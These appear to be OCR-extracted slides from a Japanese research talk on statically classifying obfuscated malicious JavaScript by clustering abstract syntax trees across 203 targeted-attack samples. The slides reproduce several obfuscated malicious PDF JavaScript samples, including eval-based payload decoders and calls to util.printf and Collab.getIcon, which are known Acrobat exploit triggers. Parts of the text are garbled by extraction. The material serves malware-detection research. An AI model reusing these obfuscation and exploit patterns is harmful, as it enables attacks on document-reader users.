
- ・標的型攻撃に用いられた不正なJavascript検体203個に対してその特徴点となる符号を導出.
全ての検体の組み合わせに関する類似度を算出.
- ・類似度を*距離に変換し203次元の正方行列となる距離行列を算出.
(*距離 = 1 - 類似度)
- ・その後メディアン法による階層的クラスタ分析を実施.

3. 実験評価 階層的クラスタ分析




- ・各要素間の距離が全て与えられるとき、距離の小さい要素から順に1つのクラスタとしてまとめる。
- ・まとめられたクラスタはその重心を新たな要素として再び他の要素と比較。（以下繰り返し）

3. 実験評価 階層的クラスタ分析



最も近い要素間の距離が一定のしきい値を超えれば終了

3. 実験評価 分析結果



- ・クラスタ間の距離0.637を閾値としたとき,最も正確に分類.
- ・そのとき,203個の検体に対して難読化の種類を37種類に集約(従来手法では52種類)

3. 実験評価 具体例

```
function fsdfasefwееееrrrewrtewtz(e){if(e==1) return ""+app.viewerType[1];if(e==2) return "%";if(e==3) return "a"}var
aPTMnNlJaI89=["",fsdfasefwееееrrrewrtewtz(1),fsdfasefwееееrrrewrtewtz(2),fsdfasefwееееrrrewrtewtz
(3),"","","o","s","c","i","g","t","r","u","n","p"],hR0Gty0tzR77=this,hR0Gty0tzR77z=app,cwQILMhqNb1=aPTMnNlJaI89
[1],sDMxncEcNo3=aPTMnNlJaI89[2],rzkWtNkTtM17=hR0Gty0tzR77[cwQILMhqNb1+"v"+aPTMnNlJaI89[3]
+"l"],KIXQAXdrwv18=hR0Gty0tzR77[aPTMnNlJaI89[13]+aPTMnNlJaI89[14]+cwQILMhqNb1+"s"+aPTMnNlJaI89[8]+aPTMnNlJaI89[3]
+aPTMnNlJaI89[15]+cwQILMhqNb1];rzkWtNkTtM17("v"+aPTMnNlJaI89[3]+"r 0LGrzNqZRP15 = /"+aPTMnNlJaI89[7]+aPTMnNlJaI89
[8]+aPTMnNlJaI89[8]+"/"+aPTMnNlJaI89[9]+aPTMnNlJaI89[10]+";");var qyXwknASqj10=hR0Gty0tzR77z["d"+aPTMnNlJaI89[6]
+aPTMnNlJaI89[8]];qyXwknASqj10[aPTMnNlJaI89[7]+"yn"+aPTMnNlJaI89[8]+"A"+aPTMnNlJaI89[14]+aPTMnNlJaI89[14]
+"o"+aPTMnNlJaI89[11]+"S"+aPTMnNlJaI89[8]+aPTMnNlJaI89[3]+"n"]();var IpLZxwlemz4=qyXwknASqj10[aPTMnNlJaI89[10]
+cwQILMhqNb1+"tAnn"+aPTMnNlJaI89[6]+aPTMnNlJaI89[11]+aPTMnNlJaI89[7]](0),GipSJnCSqP5=IpLZxwlemz4[0][aPTMnNlJaI89
[7]+"ubj"+cwQILMhqNb1+aPTMnNlJaI89[8]+aPTMnNlJaI89[11]],0jSbhFDliQ6=GipSJnCSqP5[aPTMnNlJaI89[12]+cwQILMhqNb1
+aPTMnNlJaI89[15]+"l"+aPTMnNlJaI89[3]+aPTMnNlJaI89[8]+cwQILMhqNb1]
(0LGrzNqZRP15,sDMxncEcNo3),arGLQDiCiU7=KIXQAXdrwv18(KIXQAXdrwv18(0jSbhFDliQ6));rzkWtNkTtM17(arGLQDiCiU7);}
```

```
function yyyfgtr666473654grfz(e){if(e==1) return ""+app.viewerType[1];if(e==2) return "%";if(e==3) return "a"}var
0kNhvVwdhy77=this,CemYbEGco089=["",yyyfgtr666473654grfz(1),yyyfgtr666473654grfz(2),yyyfgtr666473654grfz
(3),"","","o","s","c","i","g","t","r","u","n","p"],0kNhvVwdhy77z=app,mhdxmyYeLf1=CemYbEGco089
[1],uJMZPjwUIy3=CemYbEGco089[2],zjdkMirUyu17=0kNhvVwdhy77[mhdxmyYeLf1+"v"+CemYbEGco089[3]
+"l"],VGwMsYhLAh18=0kNhvVwdhy77[CemYbEGco089[13]+CemYbEGco089[14]+mhdxmyYeLf1+"s"+CemYbEGco089[8]+CemYbEGco089[3]
+CemYbEGco089[15]+mhdxmyYeLf1];zjdkMirUyu17("v"+CemYbEGco089[3]+"r HBqlcVTbzE15 = /"+CemYbEGco089[7]+CemYbEGco089
[8]+CemYbEGco089[8]+"/"+CemYbEGco089[9]+CemYbEGco089[10]+";");var ML0Pj rLaGY10=0kNhvVwdhy77z["d"+CemYbEGco089[6]
+CemYbEGco089[8]];ML0Pj rLaGY10[CemYbEGco089[7]+"yn"+CemYbEGco089[8]+"A"+CemYbEGco089[14]+CemYbEGco089[14]
+"o"+CemYbEGco089[11]+"S"+CemYbEGco089[8]+CemYbEGco089[3]+"n"]();var KufosSmQwy4=ML0Pj rLaGY10[CemYbEGco089[10]
+mhdxmyYeLf1+"tAnn"+CemYbEGco089[6]+CemYbEGco089[11]+CemYbEGco089[7]](0),wAooTXQZdj5=KufosSmQwy4[0][CemYbEGco089
[7]+"ubj"+mhdxmyYeLf1+CemYbEGco089[8]+CemYbEGco089[11]],FYsRxIAucI6=wAooTXQZdj5[CemYbEGco089[12]+mhdxmyYeLf1
+CemYbEGco089[15]+"l"+CemYbEGco089[3]+CemYbEGco089[8]+mhdxmyYeLf1]
(HBqlcVTbzE15,uJMZPjwUIy3),snDYcvqPMn7=VGwMsYhLAh18(VGwMsYhLAh18(FYsRxIAucI6));zjdkMirUyu17(snDYcvqPMn7);if(j)
{function run(){util[vvv2](vvv,new Date)}run(),run();try{this[vvv4][vvv3](null)}catch(e){}run()};}
```

構文構造(関数定義やメソッドの並び順)は似ている

3. 実験評価 具体例

```
function fsdfasefweeeeerrrewrtewtz(e){if(e==1)return""+app.viewerType[1];if(e==2)return"%";if(e==3)return"a"}var
aPTMnNlJaI89=["",fsdfasefweeeeerrrewrtewtz(1),fsdfasefweeeeerrrewrtewtz(2),fsdfasefweeeeerrrewrtewtz
(3),"","","o","s","c","i","g","t","r","u","n","p"],hR0Gty0tzR77=this,hR0Gty0tzR77z=app,cWQILMhqNb1=aPTMnNlJaI89
[1],sDMxncEcNo3=aPTMnNlJaI89[2],rzkWTNkTtM17=hR0Gty0tzR77[cWQILMhqNb1+"v"+aPTMnNlJaI89[3]
+"l"],KIXQAXdrwv18=hR0Gty0tzR77[aPTMnNlJaI89[13]+aPTMnNlJaI89[14]+cWQILMhqNb1+"s"+aPTMnNlJaI89[8]+aPTMnNlJaI89[3]
+aPTMnNlJaI89[15]+cWQILMhqNb1];rzkWTNkTtM17("v"+aPTMnNlJaI89[3]+"r 0LGrzNqZRP15 = /"+aPTMnNlJaI89[7]+aPTMnNlJaI89
[8]+aPTMnNlJaI89[8]+"/"+aPTMnNlJaI89[9]+aPTMnNlJaI89[10]+";");var qyXwknASqj10=hR0Gty0tzR77z["d"+aPTMnNlJaI89[6]
+aPTMnNlJaI89[8]];qyXwknASqj10[aPTMnNlJaI89[7]+"yn"+aPTMnNlJaI89[8]+"A"+aPTMnNlJaI89[14]+aPTMnNlJaI89[14]
+"o"+aPTMnNlJaI89[11]+"S"+aPTMnNlJaI89[8]+aPTMnNlJaI89[3]+"n"]();var IpLZxwlemz4=qyXwknASqj10[aPTMnNlJaI89[10]
+cWQILMhqNb1+"tAnn"+aPTMnNlJaI89[6]+aPTMnNlJaI89[11]+aPTMnNlJaI89[7]](0),GipSJnCSqP5=IpLZxwlemz4[0][aPTMnNlJaI89
[7]+"ubj"+cWQILMhqNb1+aPTMnNlJaI89[8]+aPTMnNlJaI89[11]],OjSbhFDliQ6=GipSJnCSqP5[aPTMnNlJaI89[12]+cWQILMhqNb1
+aPTMnNlJaI89[15]+"l"+aPTMnNlJaI89[3]+aPTMnNlJaI89[8]+cWQILMhqNb1]
(0LGrzNqZRP15,sDMxncEcNo3),arGLQDiCiU7=KIXQAXdrwv18(KIXQAXdrwv18(OjSbhFDliQ6));rzkWTNkTtM17(arGLQDiCiU7);
```

```
function yyyfgtr666473654grfz(e){if(e==1)return""+app.viewerType[1];if(e==2)return"%";if(e==3)return"a"}var
0kNhvVwdhy77=this,CemYbEGco089=["",yyyfgtr666473654grfz(1),yyyfgtr666473654grfz(2),yyyfgtr666473654grfz
(3),"","","o","s","c","i","g","t","r","u","n","p"],0kNhvVwdhy77z=app,mhdxmyYeLf1=CemYbEGco089
[1],uJMZPjwUiy3=CemYbEGco089[2],zjdkMirUyu17=0kNhvVwdhy77[mhdxmyYeLf1+"v"+CemYbEGco089[3]
+"l"],VGwMsYhLAh18=0kNhvVwdhy77[CemYbEGco089[13]+CemYbEGco089[14]+mhdxmyYeLf1+"s"+CemYbEGco089[8]+CemYbEGco089[3]
+CemYbEGco089[15]+mhdxmyYeLf1];zjdkMirUyu17("v"+CemYbEGco089[3]+"r HBqIcVTbzE15 = /"+CemYbEGco089[7]+CemYbEGco089
[8]+CemYbEGco089[8]+"/"+CemYbEGco089[9]+CemYbEGco089[10]+";");var ML0Pj rLaGY10=0kNhvVwdhy77z["d"+CemYbEGco089[6]
+CemYbEGco089[8]];ML0Pj rLaGY10[CemYbEGco089[7]+"yn"+CemYbEGco089[8]+"A"+CemYbEGco089[14]+CemYbEGco089[14]
+"o"+CemYbEGco089[11]+"S"+CemYbEGco089[8]+CemYbEGco089[3]+"n"]();var KufosSmQwy4=ML0Pj rLaGY10[CemYbEGco089[10]
+mhdxmyYeLf1+"tAnn"+CemYbEGco089[6]+CemYbEGco089[11]+CemYbEGco089[7]](0),wAooTXQZdj5=KufosSmQwy4[0][CemYbEGco089
[7]+"ubj"+mhdxmyYeLf1+CemYbEGco089[8]+CemYbEGco089[11]],FYsRxIAucI6=wAooTXQZdj5[CemYbEGco089[12]+mhdxmyYeLf1
+CemYbEGco089[15]+"l"+CemYbEGco089[3]+CemYbEGco089[8]+mhdxmyYeLf1]
(HBqIcVTbzE15,uJMZPjwUiy3),spDYcvqPMn7=VGwMsYhLAh18(VGwMsYhLAh18(FYsRxIAucI6));zjdkMirUyu17(spDYcvqPMn7);if(j)
{function run(){util[vvv2](vvv,new Date)}run(),run();try{this[vvv4][vvv3](null)}catch(e){}run()};
```

既存の手法では異なると判断される

3. 実験評価 分析結果

提案手法にて分類した37種類の難読化パターン毎の特徴を抽出

Javascriptにおける文字列操作に関するMethodの出現パターン

(substring, replace, substr, string.fromCharCode, split, charcodeat, indexof, charat, unescape)

提案手法による分類が構文構造の特徴を捉えている

Pattern				
Pattern1	substring			
Pattern2				
Pattern3				
Pattern4	replace			
Pattern5	substring	substr	string.fromCharCode	
Pattern6				
Pattern7	replace			
Pattern8	substr			
Pattern9	substring	unescape		
Pattern10	replace			
Pattern11	string.fromCharCode	split		
Pattern12	string.fromCharCode	replace	charcodeat	
Pattern13	unescape			
Pattern14				
Pattern15	string.fromCharCode	charat	indexof	
Pattern16	string.fromCharCode	replace	charat	indexof
Pattern17	string.fromCharCode	charcodeat		
Pattern18	replace	regexp		
Pattern19	substring	string.fromCharCode	replace	charcodeat
Pattern20	string.fromCharCode	split	charcodeat	
Pattern21	substring	replace	unescape	
Pattern22	replace	unescape		
Pattern23				
Pattern24				
Pattern25	charcodeat			
Pattern26	replace	split	charat	
Pattern27	split	regexp		
Pattern28	replace	regexp		
Pattern29	replace	split		
Pattern30				
Pattern31	substr			
Pattern32	substring	unescape		
Pattern33	string.fromCharCode	replace	charat	
Pattern34	substr			
Pattern35	substring	replace	unescape	charat
Pattern36	substring	unescape	charat	
Pattern37	replace	unescape	charat	

4. MWS検体の傾向

- ・同じような難読化が施された検体は,攻撃コード(ソースコード)が一致する傾向が見受けられた.
- ・空白や改行, コメント機能などを利用した難読化が施されている検体が存在した.
- ・同じような難読化が施された検体でも, 送信元のIPアドレスが異なると少しずつ構文の構造が変化する傾向が見受けられた.

→ 提案する解析手法にてこれらを正確に分類できた
(同じ難読化として判定)

5. まとめ

達成点

- 不正な難読化Javascriptに対する静的な分類手法を提案
 - 抽象構文解析木を符号化し,類似度を判定
 - 定量的,自動的な分類
- MWS検体の分類結果として既存手法で52種類に分類された難読化の種類を37種類に集約でき,それらが同じような特徴をもつことから精度の高さを示した.

今後の課題

- 多くのJavascriptにおける更なる解析
- 抽象構文解析木の部分木に着目した検知及び分類
- マルウェアの実行ファイル(.exe)の解析への応用

補足ページ

```

function tIgNs(e){var t=0,n="";while(t<e.length)n+=String.fromCharCode(dLVtf(e.substr(t,8))),t+=8;return n}
function GvS2(e,t){while(e.length*2<t)e+=e;return e=e.substring(0,t/2),e}
function aug(e,t){while(BseFa<e.length)vNoFX+=String(e[BseFa]^t[BseFa]),BseFa++;return vNoFX}
function dLVtf(e){var t=mBw1=0,n;for(;mBw1<8;mBw1++)n=7-mBw1,t+=rlkfb(2,n)*e[mBw1];return t}
function rlkfb(e,t){if(t==0)return 1;var n=e;for(var r=1;r<t;r++)n*=e;return n}
function xbvtG(e,t){while(e.GvS0gth*2<t)e+=e;return e.substring(0,t/2)}
function u71L(e,t){util.printf(t,e)}
function S7aL(e,t){Collab.getIcon(t+e)}
function s3nT(e){var t=new Array;if(e<7)return t
[1]="001111011100001010100101001101101100101110011001101100111111101010110100001111001001111011101011001101001
[0]="01001011110100011101011100010110101011101101001111110010101100100011010000111100111001001010101010000011100
(e>=7&&e<=8.103)return t
[1]="10100011000101111110010011010111101000010100001001111110000111100100100001100010010000111100100011011100110
,t
[0]="11010101011101101001011011110111100000111101100010011110110110011000111001110001010111010010000100000110
(e>8.103&&e<=9)return t
[1]="1110001110011010110001010110100000011100011101010010100000100001000100001011110001110100000010101011110010
[0]="10010101111101110110111010010000111100000010100010110110001000000110000100000110001101000100010000000110101
,t}function SmEE(e){return aug(e[0],e[1])}function dqo(){return tIgNs(SmEE(hMVqW))}function MmB3(e){eVm3(e)}var
BseFa=0,vNoFX="",hMVqW=["1100","0101"],DDGfx=s3nT(app.viewerVersion),buD=aug(DDGfx[1],DDGfx[0]);app.eval(dqo());

```

```

function tIgNs(e){var t=0,n="";while(t<e.length)n+=String.fromCharCode(dLVtf(e.substr(t,8))),t+=8;return n}
function aug(e,t){while(BseFa<e.length)vNoFX+=String(e[BseFa]^t[BseFa]),BseFa++;return vNoFX}
function dLVtf(e){var t=mBw1=0,n;for(;mBw1<8;mBw1++)n=7-mBw1,t+=rlkfb(2,n)*e[mBw1];return t}
function rlkfb(e,t){if(t==0)return 1;var n=e;for(var r=1;r<t;r++)n*=e;return n}
function xbvtG(e,t){while(e.GvS0gth*2<t)e+=e;return e.substring(0,t/2)}
function u71L(e,t){util.printf(t,e)}
function S7aL(e,t){Collab.getIcon(t+e)}
function s3nT(e){var t=new Array;if(e<7)return t
[1]="1010111101010110010110111001100100010110000011111100010010111011110101110011110011100110010010101101011100
[0]="110110011100101001011111110110011101110010011011010000011000011001101111101111000001001110100101111011011
(e>=7&&e<=8.103)return t
[1]="000100000110011000101010110000001001110111100010010001011001000011000111011101100001011110011000100011010000
,t
[0]="0110011000000111010110001110000011001110101011110011100100100101011000101010101110001010101010101010101
(e>8.103&&e<=9)return t
[1]="100010010110100000100111010000010111010001001010100000000111001100001000010101110110100110100001110111011010
[0]="11111111000010010101010101010000100010000000101011111001100001000101001000000101010010100111101111011001010100
,t}function SmEE(e){return aug(e[0],e[1])}function dqo(){return tIgNs(SmEE(hMVqW))}function MmB3(e){eVm3(e)}var
BseFa=0,vNoFX="",hMVqW=["1100","0101"],DDGfx=s3nT(app.viewerVersion),buD=aug(DDGfx[1],DDGfx[0]);app.eval(dqo());

```


補足ページ

```

function tIgNs(e){var t=0,n="";while(t<e.length)n+=String.fromCharCode(dLVtf(e.substr(t,8))),t+=8;return n}
function GvS2(e,t){while(e.length*2<t)e+=e;return e.substring(0,t/2),e}
function aug(e,t){while(BseFa<e.length)vNoFX+=String(e[BseFa]^t[BseFa]),BseFa++;return vNoFX}
function dLVtf(e){var t=mBw1=0,n;for(;mBw1<8;mBw1++)n=7-mBw1,t+=rlkfb(2,n)*e[mBw1];return t}
function rlkfb(e,t){if(t==0)return 1;var n=e;for(var r=1;r<t;r++)n*=e;return n}
function xbvtG(e,t){while(e.GvS0gth*2<t)e+=e;return e.substring(0,t/2)}
function u71L(e,t){util.printf(t,e)}
function S7aL(e,t){Collab.getIcon(t+e)}
function s3nT(e){var t=new Array;if(e<7)return t
[1]="0011110111000010100101001101101100101110011001101101100111111101010110100001111001001111011101011001101001
[0]="01001011110100011101011100010110101011101101001111110010101100100011010000111100111001001010101010000011100
(e>=7&&e<=8.103)return t
[1]="1010001100010111111001001101011110100001010000100111111000011110010010000110001001000011100100011011100110
,t
[0]="11010101011101101001011011110111100000111101100010011110110110011000111001110001010111010010000100001100
(e>8.103&&e<=9)return t
[1]="1110001110011010110001010110100000011100011101010010100000100001000100001011110001110100000010101011110010
[0]="100101011111011101101101001000011110000001010001011011000100000011000010000011000110100010001000000110101
,t}function SmEE(e){return aug(e[0],e[1])}function dqo(){return tIgNs(SmEE(hMVqW))}function MmB3(e){eVm3(e)}var
BseFa=0,vNoFX="",hMVqW=["1100","0101"],DDGfx=s3nT(app.viewerVersion),buD=aug(DDGfx[1],DDGfx[0]);app.eval(dqo());

```

```


function tIgNs(e){var t=0,n="";while(t<e.length)n+=String.fromCharCode(dLVtf(e.substr(t,8))),t+=8;return n}
function aug(e,t){while(BseFa<e.length)vNoFX+=String(e[BseFa]^t[BseFa]),BseFa++;return vNoFX}
function dLVtf(e){var t=mBw1=0,n;for(;mBw1<8;mBw1++)n=7-mBw1,t+=rlkfb(2,n)*e[mBw1];return t}
function rlkfb(e,t){if(t==0)return 1;var n=e;for(var r=1;r<t;r++)n*=e;return n}
function xbvtG(e,t){while(e.GvS0gth*2<t)e+=e;return e.substring(0,t/2)}
function u71L(e,t){util.printf(t,e)}
function S7aL(e,t){Collab.getIcon(t+e)}
function s3nT(e){var t=new Array;if(e<7)return t
[1]="1010111101010110010110111001100100010110000011111100010010111011110101110011110011100110010010101101011100
[0]="110110011100101001011111110110011101110010011011010000011000011001101111101111000001001110100101111011011
(e>=7&&e<=8.103)return t
[1]="00010000011001100010101011000000100111011110001001000101100100001100011101110110000101110011000100011010000
,t
[0]="0110011000000111010110001110000011001110101011100110101111001110010010010101100010101010111000101010100101
(e>8.103&&e<=9)return t
[1]="100010010110100000100111010000010111010001001010100000000111001100001000010101110110100110100001110111011010
[0]="11111111000010010101010101100001000100000010101111100110000100010100100000101010010100111101111011001010100
,t}function SmEE(e){return aug(e[0],e[1])}function dqo(){return tIgNs(SmEE(hMVqW))}function MmB3(e){eVm3(e)}var
BseFa=0,vNoFX="",hMVqW=["1100","0101"],DDGfx=s3nT(app.viewerVersion),buD=aug(DDGfx[1],DDGfx[0]);app.eval(dqo());

```

補足ページ

